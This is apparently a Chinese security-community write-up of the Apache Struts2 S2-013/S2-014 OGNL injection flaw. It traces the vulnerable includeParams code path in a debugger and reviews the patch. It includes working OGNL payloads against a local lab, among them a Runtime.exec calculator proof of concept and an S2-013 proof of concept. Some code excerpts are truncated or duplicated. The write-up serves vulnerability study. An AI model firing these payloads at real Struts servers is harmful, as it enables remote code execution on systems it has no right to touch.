

前言

首先说点题外话，不感兴趣的师傅可以忽略

之前的S2-008、S2-009和S2-012漏洞形成都是由于一些参数限制不够完全导致（有攻击面的和攻击深度的

但是在分析中，却总感觉有些不尽人意的地方，好像少了点东西。可能还是太菜了，后期会试着补上
目前就不发出来当水文了，感兴趣的师傅可以看下

<http://www.kingkk.com/2018/09/Struts2-命令-代码执行漏洞分析系列-S2-008-S2-009/>

<http://www.kingkk.com/2018/09/Struts2-命令-代码执行漏洞分析系列-S2-012/>

然后才是关于这篇文章的

S2-014是对于S2-013修复不完整的造成的漏洞，会在漏洞修复中提到，所以文本的主要分析的还是S2-013

而且在分析的时候，发现参考网上资料时对于漏洞触发逻辑的一些错误 至少目前我自己是这么认为的：）具体原因在漏洞分析中有详细说明

漏洞环境根据vulhub修改而来，环境源码地址 <https://github.com/kingkaki/Struts2-Vulenv/tree/master/S2-013> 感兴趣的师傅可以一起分析下

若有疏漏，还望多多指教。

漏洞信息

<https://cwiki.apache.org/confluence/display/WW/S2-013>

S2-013

由 Maurizio Cucchiara创建, 最终由 Lukasz Lenart修改于 五月 23, 2013

Summary

A vulnerability, present in the *includeParams* attribute of the *URL* and *Anchor* Tag, allows remote command execution

Who should read this	All Struts 2 developers
Impact of vulnerability	Remote command execution
Maximum security rating	High Critical
Recommendation	Developers should immediately upgrade to Struts 2.3.14.1
Affected Software	Struts 2.0.0 - Struts 2.3.14
Reporter	The Struts Team
CVE Identifier	CVE-2013-1966



Both the *s:url* and *s:a* tag provide an *includeParams* attribute.

The main scope of that attribute is to understand whether includes http request parameter or not.

The allowed values of *includeParams* are:

1. none - include no parameters in the URL (default)
2. get - include only GET parameters in the URL
3. all - include both GET and POST parameters in the URL

A request that included a specially crafted request parameter could be used to inject arbitrary OGNL code into the stack, afterward used as request parameter of an URL or A tag, which will cause a further evaluation.

The second evaluation happens when the URL/A tag tries to resolve every parameters present in the original request. This lets malicious users put arbitrary OGNL statements into any request parameter (not necessarily managed by the code) and have it evaluated as an OGNL expression to enable method execution and execute arbitrary methods, bypassing Struts and OGNL library protections.

struts2的标签中 `<s:a>` 和 `<s:url>` 都有一个 `includeParams` 属性，可以设置成如下值

1. none - URL中不包含任何参数（默认）
2. get - 仅包含URL中的GET参数
3. all - 在URL中包含GET和POST参数

当`includeParams=all`的时候，会将本次请求的GET和POST参数都放在URL的GET参数上。

此时`<s:a>` 或 `<s:url>` 尝试去解析原始请求参数时，会导致OGNL表达式的执行

漏洞利用




不妨先来看下index.jsp中标签是怎么设置的

```
<p><s:a id="link1" action="link" includeParams="all">"s:a" tag</s:a></p>
<p><s:url id="link2" action="link" includeParams="all">"s:url" tag</s:url></p>
```

然后来测试一下最简单payload `${1+1}`（记得编码提交：）

`http://localhost:8888/link.action?a=%24%7B1%2b1%7D`

就可以看到返回的url中的参数已经被解析成了2

 Load URL	<input type="text" value="http://localhost:8888/link.action?a=%24%7B1%2b1%7D"/>
 Split URL	
 Execute	
<input type="checkbox"/> Enable Post data <input type="checkbox"/> Enable Referrer	


S2-013 Demo

link: <https://struts.apache.org/docs/s2-013.html>

Try add some parameters in URL


"s:a" tag 

"s:url" tag

`localhost:8888/link.action?a=2` 

```
$ {#_memberAccess["allowStaticMethodAccess"]=true,#a=@java.lang.Runtime@getRuntime().exec('calc').getInputStream(),#b=new java.
```

http://localhost:8888/link.action?a=%24%7B%23_memberAccess%5B%22allowStaticMethodAccess%22%5D%3Dtrue%2C%23a%3D@java.lang.Runti



网上关于S2-013的分析将它的形成归结于

org.apache.struts2.views.uti.DefaultUrlHelper这个class的parseQueryString方法

在String translatedParamValue = translateAndDecode(paramValue);的时候解析了OGNL从而造成的代码执行

```
package org.apache.struts2.views.util.DefaultUrlHelper这个class的parseQueryString方法。
    public Map<String, Object> parseQueryString(String queryString, boolean forceValueArray) {
        Map<String, Object> queryParams = new LinkedHashMap<String, Object>();
        if (queryString != null) {
            .....
            if (paramName != null) {
                paramName = translateAndDecode(paramName);
                String translatedParamValue = translateAndDecode(paramValue);
                .....
            }
        }
        translateAndDecode会调用
        private String translateVariable(String input) {
            ValueStack valueStack = ServletActionContext.getContext().getValueStack();
            return TextParseUtil.translateVariables(input, valueStack);
        }
    }
}
```

最终TextParseUtil.translateVariables会直接调用OGNL解析执行。

这里我先说明两点

- 我分析时的漏洞环境xwork-core的版本是2.2.3, DefaultUrlHelper.class中的类全部在UrlHelper.class, 但是代码逻辑并没有更改
- 至于漏洞究竟是哪里触发的, 可以根据弹出计算器在哪弹出来确定究竟是哪里触发的

我们可以从一开始的struts2-core-2.2.3.jar!/org/apache/struts2/components/Anchor.class:64中这两句开始关注


```
this.urlRenderer.beforeRenderUrl(this.urlProvider);
this.urlRenderer.renderUrl(sw, this.urlProvider);
```

第一句是返回url之前的一些处理，第二句是返回url，从第一句开始打下断点，然后跟进去

果然还是来到了struts2-core-2.2.3.jar!/org/apache/struts2/views/util/UrlHelper.class:240的parseQueryString方法

但是可以看到，即使过了网上说的这个触发点，计算器依旧没有弹出

```
String translatedParamValue = translateAndDecode(paramValue);
```




```
public static Map parseQueryString(String queryString, boolean forceValueArray) {
    Map queryParams = new LinkedHashMap();
    if (queryString != null) {
        String[] params = queryString.split("&");
        for(int a = 0; a < params.length; ++a) {
            if (params[a].trim().length() > 0) {
                String[] tmpParams = params[a].split("=");
                String paramName = null;
                String paramValue = "";
                if (tmpParams.length > 0) {
                    paramName = tmpParams[0];
                }
                if (tmpParams.length > 1) {
                    paramValue = tmpParams[1];
                }
                if (paramName != null) {
                    paramName = translateAndDecode(paramName);
                    String translatedParamValue = translateAndDecode(paramValue);
                    if (!queryParams.containsKey(paramName) && !forceValueArray) {

```

仅仅是做了一个url编码的过程，然后就返回了，那就继续跟下去吧

最后做完了url的一些预先处理，又回到了之前下断点的下一句




```
StringWriter sw = new StringWriter();
this.urlRenderer.beforeRenderUrl(this.urlProvider);
this.urlRenderer.renderUrl(sw, this.urlProvider);
String buildHref = sw.toString();
```

step into进去之后来到了struts2-core-2.2.3.jar!/org/apache/struts2/components/ServletUrlRenderer.class:39

```
public void renderUrl(Writer writer, UrlProvider urlComponent) {
    String scheme = urlComponent.getHttpServletRequest().getScheme();
    if (urlComponent.getScheme() != null) {
        scheme = urlComponent.getScheme();
    }

    ActionInvocation ai = (ActionInvocation)ActionContext.getContext().get("com.opensymphony.xwork2.ActionContext.actionInvocation");
    String result;
    String _value;
    String var;
    if (urlComponent.getValue() == null && urlComponent.getAction() != null) {
        result = urlComponent.determineActionURL(urlComponent.getAction(), urlComponent.getNamespace(), urlComponent.getMethod());
    } else ...
}
```

真正触发漏洞在这一个语句里面，不妨跟进去看一下



```
public void renderUrl(Writer writer, UrlProvider urlComponent) {
    String scheme = urlComponent.getHttpServletRequest().getScheme();
    if (urlComponent.getScheme() != null) {
        scheme = urlComponent.getScheme();
    }

    ActionInvocation ai = (ActionInvocation)ActionContext.getContext().get("com.opensymphony.xwork2.ActionContext.actionInvocation");
    String result;
    String _value;
    String var;
    if (urlComponent.getValue() == null && urlComponent.getAction() != null) {
        result = urlComponent.determineActionURL(urlComponent.getAction(), urlComponent.getNamespace(), urlComponent.getMethod());
    } else ...
}
```

来到了struts2-core-2.2.3.jar!/org/apache/struts2/components/Component.class:198

```

protected String determineActionURL(String action, String namespace, String method, HttpServletRequest req, HttpServletResponse res, Map parameters, String scheme,
String finalAction = this.findString(action); finalAction: "link" action: "link"
String finalMethod = method != null ? this.findString(method) : null; finalMethod: null method: null
String finalNamespace = this.determineNamespace(namespace, this.getStack(), req); finalNamespace: "/" namespace: null
ActionMapping mapping = new ActionMapping(finalAction, finalNamespace, finalMethod, parameters); mapping: ActionMapping@5888 finalAction: "link" finalNames
String uri = this.actionMapper.getUriFromActionMapping(mapping); uri: "/link.action" actionMapper: DefaultActionMapper@4799 mapping: ActionMapping@5888
return UrlHelper.buildUrl(uri, req, res, parameters, scheme, includeContext, encodeResult, forceAddSchemeHostAndPort, escapeAmp); uri: "/link.action" req: S
}

```

先知社区

继续跟进最后一行的那个函数

来到了struts2-core-2.2.3.jar!/org/apache/struts2/views/util/UrlHelper.class:49的buildUrl函数中

```

public static String buildUrl(String action, HttpServletRequest request, HttpServletResponse response, Map params, String scheme, boolean includeContext
StringBuilder link = new StringBuilder(); link: "/link.action"
boolean changedScheme = false; changedScheme: false
Container cont = ActionContext.getContext().getContainer(); cont: ContainerImpl@5293
int httpPort = Integer.parseInt((String)cont.getInstance(String.class, s: "struts.url.http.port")); httpPort: 80
int httpsPort = Integer.parseInt((String)cont.getInstance(String.class, s: "struts.url.https.port")); httpsPort: 443 cont: ContainerImpl@5293
String result;
if (forceAddSchemeHostAndPort) { forceAddSchemeHostAndPort: false
result = request.getScheme();
changedScheme = true;
link.append(scheme != null ? scheme : result);
link.append("://");
link.append(request.getServerName());
if (scheme != null) {
if (!scheme.equals(result)) {
if (scheme.equals("http") && httpPort != 80 || scheme.equals("https") && httpsPort != 443) {
link.append(":");
link.append(scheme.equals("http") ? httpPort : httpsPort);
}
} else {
int reqPort = request.getServerPort();
if (scheme.equals("http") && reqPort != 80 || scheme.equals("https") && reqPort != 443) {
link.append(":");
}
}
}
}
}

```

先知社区

前面做了一些url的处理，添加一些http(s)://之类的前缀，来到后面之后，116行有这样一句

```

if (escapeAmp) {
buildParametersString(params, link);
}

```

这里才是真正的开始build参数

继续step into之后struts2-core-2.2.3.jar!/org/apache/struts2/views/util/UrlHelper.class:139

```

public static void buildParametersString(Map params, StringBuilder link, String paramSeparator) {
if (params != null && params.size() > 0) {
if (link.toString().indexOf("?") == -1) {
link.append("?");
} else {
link.append(paramSeparator);
}

Iterator iter = params.entrySet().iterator();

while(iter.hasNext()) {
Entry entry = (Entry)iter.next();
String name = (String)entry.getKey();
Object value = entry.getValue();
if (value instanceof Iterable) {
Iterator iterator = ((Iterable)value).iterator();

while(iterator.hasNext()) {
Object paramValue = iterator.next();
link.append(buildParameterSubString(name, paramValue.toString());
if (iterator.hasNext()) {
link.append(paramSeparator);
}
}
} else if (value instanceof Object[]) {
Object[] array = (Object[])((Object[])value);
}
}
}
}

```

```

for(int i = 0; i < array.length; ++i) {
    Object paramValue = array[i];
    link.append(buildParameterSubstring(name, paramValue.toString()));
    .....
}

```

取出参数值之后放入了一个数组中，再经过了buildParameterSubstring方法

```

public static void buildParametersString(Map params, StringBuilder link, String paramSeparator) {
    if (params != null && params.size() > 0) {
        if (link.toString().indexOf('?') == -1) {
            link.append("?");
        } else {
            link.append(paramSeparator);
        }

        Iterator iter = params.entrySet().iterator();

        while(iter.hasNext()) {
            Entry entry = (Entry)iter.next();
            String name = (String)entry.getKey();
            Object value = entry.getValue();
            if (value instanceof Iterable) {
                Iterator iterator = ((Iterable)value).iterator();

                while(iterator.hasNext()) {
                    Object paramValue = iterator.next();
                    link.append(buildParameterSubstring(name, paramValue.toString()));
                    if (iterator.hasNext()) {
                        link.append(paramSeparator);
                    }
                }
            } else if (value instanceof Object[]) {
                Object[] array = (Object[])((Object[])value);

                for(int i = 0; i < array.length; ++i) {
                    Object paramValue = array[i];
                    link.append(buildParameterSubstring(name, paramValue.toString()));
                }
            }
        }
    }
}

```


buildParameterSubstring方法就在这段代码后面

```

private static String buildParameterSubstring(String name, String value) {
    StringBuilder builder = new StringBuilder();
    builder.append(translateAndEncode(name));
    builder.append('=');
    builder.append(translateAndEncode(value));
    return builder.toString();
}

```

也就是这里，这时url解码之后的translateAndEncode(value)才真正的造成了代码的执行，才弹出了计算器



补一段translateAndEncode和translateVariable的代码，其实就刚才逻辑分析的下面
TextParseUtil.translateVariables(input, valueStack)就是最终解析OGNL表达式的地方

```
public static String translateAndDecode(String input) {
    String translatedInput = translateVariable(input);
    String encoding = getEncodingFromConfiguration();

    try {
        return URLDecoder.decode(translatedInput, encoding);
    } catch (UnsupportedEncodingException var4) {
        LOG.warn("Could not encode URL parameter '" + input + "'", returning value un-encoded", new String[0]);
        return translatedInput;
    }
}

private static String translateVariable(String input) {
    ValueStack valueStack = ServletActionContext.getContext().getValueStack();
    String output = TextParseUtil.translateVariables(input, valueStack);
    return output;
}
```

漏洞修复

在S2-013中用于验证的poc为

```
%{(#__memberAccess['allowStaticMethodAccess']=true)(#context['xwork.MethodAccessor.denyMethodExecution']=false)(#writer=@org.apache.struts2.ServletActionContext.getWriter().getWriter())}
```

于是官方就限制了%{(#exp)}格式的OGNL执行，从而造成了S2-014

因为还有%{exp}形式的漏洞，让我们一起看下最终的修补方案

重点自然是放在了DefaultUrlHelper.class中

将之前的translateAndEncode更改成了encode

```
public String encode(String input) {
    try {
        return URLEncoder.encode(input, this.encoding);
    } catch (UnsupportedEncodingException var3) {
        if (LOG.isWarnEnabled()) {
            LOG.warn("Could not encode URL parameter '#0', returning value un-encoded", new String[]{input});
        }

        return input;
    }
}
```

只支持简单的url解码

```
return builder.toString();
}

public String translateAndEncode(String input) {
    String translatedInput = this.translateVariable(input);

    try {
        return URLEncoder.encode(translatedInput, this.encoding);
    } catch (UnsupportedEncodingException var4) {
        if (LOG.isWarnEnabled()) {
            LOG.warn("Could not encode URL parameter '#0', returning value un-encoded", new String[]{input});
        }

        return translatedInput;
    }
}

public String translateAndDecode(String input) {
    return builder.toString();
}

public String decode(String input) {
    try {
        return URLEncoder.encode(input, this.encoding);
    } catch (UnsupportedEncodingException var3) {
        if (LOG.isWarnEnabled()) {
            LOG.warn("Could not encode URL parameter '#0', returning value un-encoded", new String[]{input});
        }

        return input;
    }
}
```

之前触发的点也将函数换成了decode

```
private String buildParameterSubString(String name, String value) {
    StringBuilder builder = new StringBuilder();
    builder.append(this.translateAndEncode(name));
    builder.append('=');
    builder.append(this.translateAndEncode(value));
    return builder.toString();
}

private String buildParameterSubString(String name, String value) {
    StringBuilder builder = new StringBuilder();
    builder.append(this.encode(name));
    builder.append('=');
    builder.append(this.encode(value));
    return builder.toString();
}

if (paramName != null) {
    paramName = this.translateAndDecode(paramName);
    String translatedParamValue = this.translateAndDecode(paramValue);
    if (!queryParams.containsKey(paramName) && !forceValueArray) {
        queryParams.put(paramName, translatedParamValue);
    }
}

if (paramName != null) {
    paramName = this.decode(paramName);
    String translatedParamValue = this.decode(paramValue);
    if (!queryParams.containsKey(paramName) && !forceValueArray) {
        queryParams.put(paramName, translatedParamValue);
    }
}
```

Reference Links

- <https://github.com/vulhub/vulhub/tree/master/struts2/s2-013>
- <https://cwiki.apache.org/confluence/display/WW/S2-013>
- <https://cwiki.apache.org/confluence/display/WW/S2-014>

点击收藏 | 2 关注 | 2

上一篇 : vulhub 发展计划 2018-09 下一篇 : Vulnhub Node:1 详解

- 1. 0 条回复
 - 动手手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板